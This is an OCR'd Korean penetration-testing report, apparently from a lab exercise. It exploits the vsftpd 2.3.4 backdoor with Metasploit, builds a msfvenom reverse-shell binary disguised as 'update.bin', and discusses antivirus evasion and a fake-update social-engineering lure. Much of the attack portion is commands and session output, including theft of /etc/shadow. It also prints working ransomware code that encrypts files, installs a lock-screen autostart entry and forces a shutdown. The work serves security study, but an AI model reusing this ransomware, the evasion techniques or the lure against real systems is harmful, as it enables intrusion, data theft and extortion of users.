
② 서버로부터 Login incorrect. 응답을 확인한 직후, nmap을 이용해 대상 시스템의 6200번 포트 상태를 재차 스캔한다.



[그림4-7: 최초 스캔 시 close 였던 6200번 포트가 느닷없이 열리는 현상]

최초 스캔 시 closed 상태였던 6200번 포트가, 백도어 트리거 이후 아래와 같이 open 상태로 변경되었음을 확인, 이는 백도어가 성공적으로 활성화되어 바인드 셸이 리스닝 상태에 돌입했음을 의미한다.

(4) 바인드 셸 접속 및 권한 수준 검증



[그림4-8: 개방된 바인드 셸에 접속하여 획득하는 셸의 권한 수준]

- **목표:** 개방된 바인드 셸에 접속하여 획득하는 셸의 권한 수준이 root임을 최종적으로 검증한다.
- 공격자 시스템에서 netcat 유틸리티를 사용하여 open 상태가 확인된 6200번 포트로 접속하고, id 명령어를 실행한다.

명령어 실행 결과, 사용자 식별자(uid)와 그룹 식별자(gid)가 모두 0으로 나타났다. 이는 시스템의 최고 관리자인 root 사용자의 권한을 가진 셸을 성공적으로 획득하였음을 실증적으로 증명하는 것이다. 결론적으로, 상기 3단계의 실험을 통해 vsftpd 2.3.4의 백도어(CVE-2011-2523)는 본 연구의 통제된 가상 환경 내에서 이론과 동일하게 재현 및 동작함을 명확히 검증하였다. 이 검증된 사실은 VI. 공격 시나리오 및 실행 장에서 수행될 모의 침투 절차의 신뢰성을 뒷받침하는 기술적 근거가 된다.


V. 악성 페이로드 설계 · 제작

본 장에서는 연구의 두 번째 공격 벡터인 클라이언트 측 공격(Client-Side Attack)의 핵심 구성요소, 즉 악성 페이로드(Payload)의 설계 및 제작 과정을 상세히 기술한다. 성공적인 클라이언트 측 공격은 대상 시스템의 특성에 최적화되고, 보안 솔루션의 탐지를 회피하며, 사용자의 실행을 효과적으로 유도할 수 있는 정교한 페이로드 설계를 전제로 한다.


이에 본 연구에서는 Metasploit Framework의 msfvenom 도구를 활용하여 공격 대상인 Ubuntu 22.04 환경에 최적화된 페이로드를 제작하였다. 본 장에서는 msfvenom의 각 옵션을 선택한 이론적 근거를 분석하고, 페이로드의 생존성을 높이기 위한 난독화 및 우회 기술을 고찰하며, 최종적으로 설계된 페이로드를 사용자 측에 전파하고 실행을 유도하기 위한 구체적인 시나리오를 제시한다.

5.1. msfvenom 옵션 분석

본 연구에서 Meterpreter 세션 획득을 위해 생성한 페이로드의 명령어는 다음과 같으며, 각 옵션은 명확한 전략적 판단에 따라 선택되었다.



[그림5-1: msfvenom을 통한 악성 페이로드 생성]



[그림5-2: Reverse Shell Diagram]

- **페이로드 선정** (-p linux/x64/meterpreter/reverse_tcp): 페이로드의 핵심 동작 방식으로 **리버스 셸(Reverse Shell)을 채택**하였다. 이는 IV장에서 분석한 vsftpd 백도어가 피해자 시스템에 포트를 열고 공격자의 접속을 기다리는 **바인드 셸(Bind Shell) 방식**과 기술적으로 대조된다. 리버스 셸은 공격자 측에 리스너(Listener)를 열어두고, 감염된 피해 시스템이 외부의 공격자에게 역으로 접속을 시도하게 만드는 기법이다. 이는 대상 네트워크의 방화벽(Firewall) 정책이 외부에서 내부로의 직접 접속(Inbound)은 엄격히 차단하더라도, 내부에서 외부로의 접속(Outbound)은 비교적 허용하는 경우가 많다는 점을 이용하는 매우 효과적인 우회 전략이다. 페이로드로는 기능이 가장 풍부한 Meterpreter를 지정하여 세션 획득 후 다채로운 후속 공격의 기반을 마련하였다.
- 리스너 정보 (LHOST, LPORT)는 LHOST에는 리버스 셸 연결을 수신할 공격자 시스템(Kali Linux)의 IP 주소를, LPORT에는 해당 리스너 포트로 4444번을 지정하였다.
- 출력 형식 (-f elf)은 대상 시스템인 Linux 환경의 표준 실행 파일 형식인 ELF(Executable and Linkable Format)로 출력을 지정하였다. 이를 통해 생성된 페이로드는 별도의 해석기나 런타임 없이 운영체제에서 직접 실행될 수 있는 독립적인 바이너리 파일이 된다.
- 출력 파일명 (-o update.bin)은 사회 공학적(Social Engineering) 기법을 적용하여 파일명을 update.bin으로 지정하였다. 이는 사용자로 하여금 해당 파일을 시스템의 중요 업데이트나 펌웨어 바이너리로 오인하게 만들어, 의심을 최소화하고 실행을 유도할 가능성을 높이기 위한 설계이다.

5.2. 페이로드 난독화·우회 기술

단순히 생성된 페이로드는 시그니처 기반의 최신 안티바이러스(AV) 솔루션에 의해 쉽게 탐지될 수 있다. 따라서 페이로드의 생존성을 높이기 위해서는 다양한 난독화 및 우회 기술의 적용이 요구된다.

인코더 활용 (-e, -i)으로, msfvenom은 페이로드의 원본 바이트 코드를 변형하여 알려진 악성 시그니처를 회피하는 인코딩 기능을 내장하고 있다. 대표적인 인코더인 x86/shikata_ga_nai는 다형성(Polymorphic) 기법을 사용하여 실행 시마다 다른 코드 패턴을 생성한다. 하지만 인코딩을 위한 디코딩 스텁(Decoding Stub) 자체가 널리 알려져 있어, 최신 AV 솔루션은 인코딩된 페이로드 자체를 탐지하는 경우가 많다. 따라서 단일 인코더의 반복 적용(-i)만으로는 우회에 한계가 명확하다.

템플릿 기법 (-x)은 탐지를 우회하는 더 효과적인 방법 중 하나는 악성 페이로드를 정상적인 실행 파일에 주입하는 것이다. -x 옵션을 사용하여 calc, putty 등 신뢰할 수 있는 프로그램을 템플릿으로 지정하면, 페이로드는 해당 프로그램의 코드 내부에 삽입되어 정상적인 프로세스로 위장한 채 실행된다. 이는 행위 기반 탐지 시스템을 일부 우회하는 데 도움이 될 수 있다.

또한, 실전 수준의 위협 행위자들은 msfvenom으로 생성한 쉘코드(raw payload)를 독자적으로 개발한 패커나 크립터로 암호화 및 압축하여 사용한다. 이는 상용 AV 솔루션에 알려지지 않은 새로운 형태의 실행 파일을 생성함으로써, 정적 분석 및 시그니처 기반 탐지를 거의 무력화할 수 있는 가장 강력

한 우회 기법이다. 본 연구에서는 다루지 않으나, 후속 연구를 통해 심화할 가치가 있는 영역이다.

5.3. 사용자 측 전파·실행 시나리오

성공적으로 제작된 악성 페이로드 update.bin은 최종적으로 사용자가 직접 실행해야만 그 목적을 달성할 수 있다. 이를 위해 본 프로젝트는 전파 및 실행 시나리오를 가정하여 설계하였다.

① 먼저 전파 단계(Propagation)이다. 공격자는 웹 서버, FTP 서버, 또는 이메일 등 다양한 매체를 통해 페이로드를 전파할 수 있다. 본 시나리오에서는 공격자(Kali Linux) 시스템에 Apache 웹 서버를 구동하고, 사용자가 특정 페이지에 접속하면 '긴급 보안 업데이트' 또는 '필수 프로그램 설치' 등의 명목으로 update.bin 파일의 다운로드를 유도하는 웹 페이지를 제작한다.

② 피해자는 파일명(update.bin)을 어느 다운로드한 파일에 대해서 신뢰성이 공급되지 못한 기관에서 공식 파일과 혼동하여, 파일을 다운받아 위험에 노출 된 상황으로, 다운로드가 유도 되었다.

③ 파일 다운로드 후, 사용자에게 "다운로드한 update.bin 파일에 실행 권한을 부여(chmod +x update.bin)한 후, 터미널에서 실행(./update.bin)하십시오" 와 같은 구체적인 가이드를 제공한다. Linux 환경에 익숙하지 않은 사용자는 공식적인 절차로 오인하고 해당 명령을 수행할 가능성이 높다.

이러한 시나리오를 통해 페이로드가 실행되면, 페이로드는 즉시 LHOST로 지정된 공격자 시스템의 4444번 포트로 **리버스 셸 연결(Reverse Shell Connection)**을 시도하게 되며, 해당 포트에서 대기 중인 Metasploit 리스너는 이 연결을 수신하여 Meterpreter 세션을 생성하게 된다.

VI. 공격 시나리오 및 실행

본 장에서는 앞선 장들에서 수행한 이론적 고찰, 취약점 분석, 그리고 페이로드 설계를 바탕으로, 구성된 가상 실험 환경 내에서 실제적인 모의 침투를 수행한다. 공격 시나리오는 두 가지 주요 벡터로 구성된다. 첫째, 서버 측의 vsftpd 백도어 취약점을 직접 공략하여 시스템 제어권을 획득하는 시나리오. 둘째, 사회 공학적 기법을 결합하여 msfvenom으로 제작된 악성 페이로드를 사용자 측에서 실행하게 만들어 시스템에 침투하는 시나리오이다.

본 장에서는 각 시나리오의 단계별 침투 절차를 정의하고, Metasploit Framework를 활용하여 Meterpreter 세션을 획득하는 구체적인 과정과 명령어를 기술하며, 세션 획득 이후 수행 가능한 후속 공격(Post-Exploitation) 활동을 통해 침투 성공의 효과와 심각성을 입증한다.

6.1. 단계별 침투 절차

본 모의해킹은 표준적인 침투 테스트 방법론에 따라 다음과 같은 단계별 절차로 수행되었다.

1단계: 정찰 및 정보 수집 (Reconnaissance & Information Gathering)

- III장에서 구성한 네트워크 환경을 대상으로 Nmap과 같은 스캐닝 도구를 활용하여 활성 호스트(Ubuntu 22.04)를 식별하고, 해당 호스트에서 구동 중인 서비스(vsftpd, SSH 등) 및 그 버전을 식별한다. 이 단계는 IV장에서 수행한 취약 서비스 분석의 기초가 된다.

2단계: 취약점 분석 및 공격 방식 선정 (Vulnerability Analysis & Attack Vector Selection)

- 수집된 정보(vsftpd 2.3.4)를 바탕으로 CVE-2011-2523 백도어 취약점의 존재를 확인하고, **시나리오 A(서버 측 직접 공격)**로 선정하고, 사용자의 부주의를 이용한 리버스 셸 방식의 해킹은 **시나리오 B(클라이언트 측 사회 공학적 공격)**로 선정한다. 이 때 V장에서 설계한 update.bin 페이로드를 활용한다.

3단계: 초기 침투 및 제어권 획득 (Initial Compromise & Gaining Access)

- 선정된 두 가지 공격 벡터를 Metasploit Framework를 사용하여 실행한다. 각 시나리오의 목표는 원격 제어가 가능한 Meterpreter 세션을 획득하는 것이다.

4단계: 후속 공격 및 권한 상승 (Post-Exploitation & Privilege Escalation)

- 획득한 Meterpreter 세션을 통해 대상 시스템의 내부 정보를 수집하고, 파일 시스템에 접근하며, 최고 관리자 권한(root)을 온전히 사용함을 증명한다.

6.2. Meterpreter 세션 획득 과정

(1) [시나리오 A] vsftpd 백도어 취약점을 이용한 직접 침투

이 시나리오는 Metasploit에 내장된 vsftpd_234_backdoor 익스플로잇 모듈을 사용하여 대상 서버에 직접 침투한다.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Descriptio
n
   -  ----                                  ---------------  ----       -----  ----------
-
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3
.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.
3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ft
p/vsftpd_234_backdoor
```

[그림6-1: msfconsole을 실행 후, search vsftpd를 통해 모듈 폴더를 탐색]

Metasploit 모듈 실행 및 옵션 설정에서, 공격자(Kali Linux) 시스템에서 msfconsole을 실행하고, 해당 익스플로잇 모듈을 선택한 후, 옵션을 확인.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.c
                                      om/docs/using-metasploit/basics/using-metasploit.
                                      html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

[그림6-2: 해당 모듈 사용 및 show options을 통한 설정 옵션을 확인]

<그림 6-2>에서 볼 수 있듯, 공격 대상의 IP 주소(RHOST)를 설정해야한다.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST ⇒ 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - The port used by the backdoor bind listener is already open
[-] 192.168.56.101:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST ⇒ 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:34613 → 192.168.56.101:6200) at 2025-
06-12 11:21:15 -0400

pwd
/home/vict/바탕화면
whoami
root
```

[그림6-3: RHOST 설정 후, exploit]


<그림 6-3>에서 볼 수 있듯이, exploit 명령으로 공격을 시작하고, 타켓(우분투 리눅스)의 6200번 포트의 Root 권한을 가진, Ubuntu 시스템의 셸 프롬프트가 성공적으로 뜨게 되었고, whoami (또는, id) 같은 명령어를 입력하여 root 권한을 획득했는지 확인하였다.

이제 성공적으로 바인드 셸에 접속하여 1차적인 Command shell session이 생성됨을 확인하기 위해 백그라운드로 전환하고, 보다 고기능의 제어를 위해, 생성된 쉘 세션을 Meterpreter 세션[1)]으로 업그레이드하는 과정을 거쳐야 한다.

```
^Z
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.102:4433
[*] Sending stage (1017704 bytes) to 192.168.56.101
[*] Meterpreter session 2 opened (192.168.56.102:4433 → 192.168.56.101:38298) at 2025-06
-12 11:22:40 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

[그림6-4: 백그라운드 전환 및 Meterpreter 세션 취득 과정]

<그림 6-4>과정을 통해서 옵션을 설정하고 공격을 실행하게 되었고, 성공 시그널이 뜨게 된다.




[그림6-5: sessions 명령을 통한 Meterpreter로 업그레이드 된 세션을 확인]

<그림6-5>에서 볼 수 있듯이, sessions 명령을 사용하여 Meterpreter 세션을 취득한 쉘을 확인할 수 있다. (2번 세션) 여기서 sessions –i 2 명령을 통해 Meterpreter 세션을 취득한 쉘로 들어가게 되면 meterpreter > 가 뜨면서, Meterpreter 세션을 확보하게 된다.

(2) [시나리오 B] msfvenom 페이로드를 이용한 클라이언트 측 공격

이 시나리오는 V장에서 제작한 update.bin 페이로드를 사용자가 실행하도록 유도하여 리버스 셸 연결을 통해 세션을 획득한다.

[그림6-6: msfconsole 실행]



[그림6-7: Metasploit 리스너 설정을 위한 해당 모듈 사용]

<그림 6-7>에서 볼 수 있듯이, 공격자는 msfconsole에서 exploit/multi/handler 모듈을 사용하여 리스너를 설정한다. 페이로드 타입, LHOST(Kali IP), LPORT(4444)를 msfvenom으로 페이로드를 생성했을 때와 동일하게 지정한 후, 리스너를 실행하여 대기 상태에 들어간다.

```
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
```

[그림6-8: Metasploit 리스너 설정]

<그림 6-8> 과정을 통해 설정 작업 후, 리스너를 실행하여 대기 상태에 들어갔음을 확인할 수 있다.

```
vict@vict-VirtualBox:~$ ls
snap  update.bin                                공개      문서      비디오  음악
test  vsftpd-2.3.4-infected-vsftpd_original     다운로드  바탕화면  사진    템플릿
vict@vict-VirtualBox:~$ ./update.bin
```

[그림6-9: 악성 페이로드를 설치한 취약 시스템이 ./update.bin을 유도당함]

```
[*] Sending stage (3045380 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.101:44292) at 2025-06-14 03:07:41 -0400

meterpreter >
```

[그림6-10: 호스트에서 즉시 Meterpreter 세션을 취득한 쉘이 성공적으로 생성]

<그림 6-9>의 타겟 시스템이 5.3절의 시나리오에 따라 유도된 사용자가 update.bin 파일을 실행하면, 해당 페이로드는 공격자 시스템의 4444번 포트로 리버스 셸 연결을 시도한다. 대기 중이던 리스너는 이 연결을 수신하고, <그림 6-10> 같이 Meterpreter 세션을 성공적으로 생성한다.

6.3. Post-Exploitation 활동

안정적인 Meterpreter 세션 확보는 침투 테스트의 끝이 아닌, 실질적인 위협을 증명하는 시작점에 해당한다. 공격자는 획득한 제어권을 바탕으로 정보 유출, 시스템 파괴, 영구적인 접근 경로 확보 등 다양한 후속 공격을 감행할 수 있다.

본 프로젝트에서는 Post-Exploitation 단계의 파괴력을 실증적으로 보여주기 위해, 시스템 기본 정보 확인부터 파일 암호화 및 시스템 잠금 기능을 수행하는 자체 개발 랜섬웨어(Ransomware) 시뮬레이션 스크립트를 제작하고, 이를 Meterpreter 세션을 통해 대상 시스템에 배포 및 실행하는 과정에 이르렀다.

(1) 시스템 기본 정보 확인

```
meterpreter > sysinfo
Computer     : 192.168.56.101
OS           : Ubuntu 22.04 (Linux 6.8.0-60-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

[그림6-11: 시스템 기본 정보 확인]

sysinfo, getuid 명령을 통해 대상 시스템의 운영체제 정보와 현재 세션의 권한이 root임을 확인한다.

(2) 파일 시스템 접근 및 정보 유출

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

[그림6-12: 파일 시스템 접근]

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /root/shadow
[*] Downloaded 1.47 KiB of 1.47 KiB (100.0%): /etc/shadow → /root/shadow
[*] Completed  : /etc/shadow → /root/shadow
meterpreter >
```

```
┌──(root㉿kali)-[~]
└─# ls
attack.sh           ftp_hosts.txt   ransom.desktop  shadow        vsftpd.gnmap
final_attack.py     hacked.desktop  ransom.html     show_note.sh  vsftpd.nmap
final_ransomware.py msfvenom        safe_ransom.sh  update.bin    vsftpd.xml

┌──(root㉿kali)-[~]
└─# cat shadow
root:!:20231:0:99999:7:::
daemon:*:19977:0:99999:7:::
bin:*:19977:0:99999:7:::
sys:*:19977:0:99999:7:::
```

[그림6-13: 타켓 파일 시스템 정보 유출]

ls, pwd 명령으로 파일 시스템을 탐색하고, cat /etc/passwd 명령으로 사용자 계정 정보를 열람하며, download 명령으로 중요 파일을 공격자 시스템으로 유출시킬 수 있음을 증명한다.

(3) 후속 공격을 통한 시스템 파괴 및 장악 시연

본 프로젝트에서 Meterpreter 세션을 취득한 후속 공격으로, 일 암호화 및 시스템 잠금 기능을 수행하는 자체 개발 랜섬웨어(Ransomware) 시뮬레이션 스크립트를 제작하고, 이를 Meterpreter 세션을 통해 대상 시스템에 배포 및 실행하였다.

Python으로 개발된 본 스크립트는 실제 랜섬웨어가 수행하는 핵심적인 악성 행위를 모사하도록 설계되었으며, 그 기능은 다음과 같다.


아래의 <코드 6-1>은 본 작업에서 핵심이 되는 코드를 보여준다.

```
# --- 3. 핵심 기능 함수---
def generate_key():
"""암호화 키를 생성하고'thekey.key' 파일로 저장합니다."""
key = Fernet.generate_key()
with open("thekey.key", "wb") as key_file:
key_file.write(key)
return key
def encrypt_files(key):
"""지정된 디렉토리의 파일들을 암호화합니다."""
fernet = Fernet(key)
print(f"[*] 스캔 및 암호화 시작: {TARGET_DIR}")
if not os.path.exists(TARGET_DIR):
print(f"[!] 타겟 디렉토리가 존재하지 않습니다: {TARGET_DIR}")
return
for root, dirs, files in os.walk(TARGET_DIR):
for file in files:
if any(file.endswith(ext) for ext in TARGET_EXTENSIONS):
file_path = os.path.join(root, file)
try:
with open(file_path, 'rb') as f:
original_data = f.read()
encrypted_data = fernet.encrypt(original_data)
with open(file_path, 'wb') as f:
f.write(encrypted_data)
print(f"[+] 암호화 성공: {file_path}")
except Exception as e:
print(f"[!] 암호화 실패: {file_path}| 오류: {e}")

def create_lock_screen_html():
"""잠금 화면HTML 파일을 생성하고 소유권을 변경합니다."""
try:
with open(HTML_FILE_PATH, 'w') as f:
f.write(LOCK_SCREEN_HTML)
print(f"[*] 잠금 화면 생성 완료: {HTML_FILE_PATH}")

# 생성된 파일의 소유권을 원래 사용자로 변경(root -> vict)
shutil.chown(HTML_FILE_PATH, user=VICTIM_USER, group=VICTIM_USER)
print(f"[*] 파일 소유권 변경 완료: {HTML_FILE_PATH}-> {VICTIM_USER}")

except Exception as e:
print(f"[!] 잠금 화면 생성 실패: {e}")
def setup_autostart():
"""로그인 시 잠금 화면이 뜨도록.desktop 파일을 생성하고 소유권을 변경합니다."""
desktop_entry = f"""[Desktop Entry]
Type=Application
Name=System Lock
Exec=firefox --kiosk {HTML_FILE_PATH}
Terminal=false
"""
try:
# Autostart 디렉토리가 없으면 생성하고 소유권 변경
if not os.path.exists(AUTOSTART_DIR):
os.makedirs(AUTOSTART_DIR)
shutil.chown(AUTOSTART_DIR, user=VICTIM_USER, group=VICTIM_USER)
print(f"[*] Autostart 디렉토리 생성 및 소유권 변경: {AUTOSTART_DIR}-> {VICTIM_USER}")
# .desktop 파일을 생성하고 소유권 변경
with open(DESKTOP_FILE_PATH, 'w') as f:
f.write(desktop_entry)
print(f"[*] 부팅 시 자동 실행 설정 완료: {DESKTOP_FILE_PATH}")
shutil.chown(DESKTOP_FILE_PATH, user=VICTIM_USER, group=VICTIM_USER)
print(f"[*] 파일 소유권 변경 완료: {DESKTOP_FILE_PATH}-> {VICTIM_USER}")
except Exception as e:
print(f"[!] 자동 실행 설정 실패: {e}")

def force_shutdown():
"""시스템을 강제로 종료합니다."""
print("[!] 시스템을 즉시 종료합니다.")
subprocess.run(["shutdown", "-h", "now"])
```

[코드 6-1:final_rasomware.py 핵심 code]

- **파일 암호화 (File Encryption):** cryptography 라이브러리를 이용하여 지정된 디렉토리(~/test) 내의 특정 확장자(.txt, .pdf, .jpg 등)를 가진 모든 파일을 AES 암호화 알고리즘으로 암호화한다. 암호화에 사용된 키는 별도의 파일(thekey.key)로 생성되며, 실제 공격에서는 이 키를 공격자 서버로 전송한 후 삭제하여 복구를 불가능하게 만든다.

- **랜섬노트 및 화면 잠금 (Ransom Note & Screen Lock):** 비트코인 지불을 요구하는 협박 메시지가 담긴 HTML 파일(system_locked.html)을 생성한다. 이 파일은 시스템이 재부팅된 후 사용자가 로그인할 때, 브라우저의 키오스크 모드(전체 화면)로 실행되어 사용자가 데스크톱 환경에 접근하는 것을 원천적으로 차단하는 '화면 잠금' 역할을 수행한다.
